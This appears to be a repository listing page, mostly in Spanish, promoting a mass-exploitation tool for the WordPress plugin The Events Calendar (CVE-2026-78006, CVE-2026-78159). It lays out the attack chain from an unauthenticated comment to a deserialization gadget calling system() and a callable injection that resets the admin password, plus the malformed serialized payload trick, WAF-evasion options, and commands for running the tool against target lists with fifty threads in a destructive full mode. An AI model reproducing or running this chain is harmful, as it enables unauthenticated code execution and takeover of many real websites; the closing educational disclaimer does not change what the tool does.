antid00t/cve-2026-78006-cve-2026-78159

Herramienta de explotación masiva asíncrona para el plugin de WordPress The Events Calendar (CVE-2026-78006, CVE-2026-78159), que permite RCE no autenticado, carga de PHP y toma de control de administrador.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 Totalmente asíncrono · Escalera de evasión de WAF · Autodescubrimiento · Cero autenticación
| Plugin de WordPress | The Events Calendar (StellarWP) — más de 600.000 instalaciones activas |
| Versión afectada | <= 6.17.4 |
| Versión parcheada | 6.17.4.1 |
| Autenticación | ❌ No requerida — sin interacción, previo a la moderación |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
Omite
is_safe_widget_instance()con el contenedor de cola malformadaa:2:{i:0;<gadget>i:1;X}— los métodos mágicos se activan antes de que el error de análisis aborte.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — una URL base por línea:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| Opción | Descripción |
|---|---|
--url / --list | objetivo único / archivo de objetivos |
--threads N | objetivos concurrentes — semáforo asíncrono (por defecto 30) |
--cve both|1|2 | qué cadena ejecutar (por defecto ambas) |
--cmd CMD | comando del sistema operativo para CVE-2026-78006 (por defecto id) |
--upload-php | escribe un archivo PHP de test lab en la raíz de WP + verifica por HTTP |
--login-proof | restablece la contraseña del usuario ID 1 a 1 + verifica el inicio de sesión (destructivo) |
--full | todas las primitivas destructivas desde UN comentario (destructivo) |
--obfuscate-blocks | JSON de bloque escapado con \u — entrega sigilosa ante WAF |
--insecure | omite la verificación TLS (laboratorios HTTPS con certificado autofirmado) |
--auth USER:PASS | autenticación básica para todos los objetivos |
--id-range LO-HI | IDs de publicaciones a sondear para el descubrimiento de eventos (por defecto 1-40) |
--output FILE | archivo de resultados — objetivos exitosos escritos en vivo |
\u,
cuerpos multipart, payloads mínimos; autodiagnóstico de Wordfence / ModSecurity / Cloudflaresystem → passthru → shell_exec → execcount inofensivo; destrucción solo bajo demanda<= 6.17.4, comentarios habilitados y visibles en las publicaciones de eventos,
al menos un evento publicadopip3 install -r requirements.txtNuevos exploits, PoCs y publicaciones de investigación de seguridad.
Esta herramienta se proporciona únicamente con fines educativos y de investigación. Demuestra vulnerabilidades documentadas públicamente (CVE-2026-78006, CVE-2026-78159) para que los investigadores y administradores puedan verificar sus propios entornos de laboratorio.
Al utilizar esta herramienta, asumes la responsabilidad total de tus acciones.
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.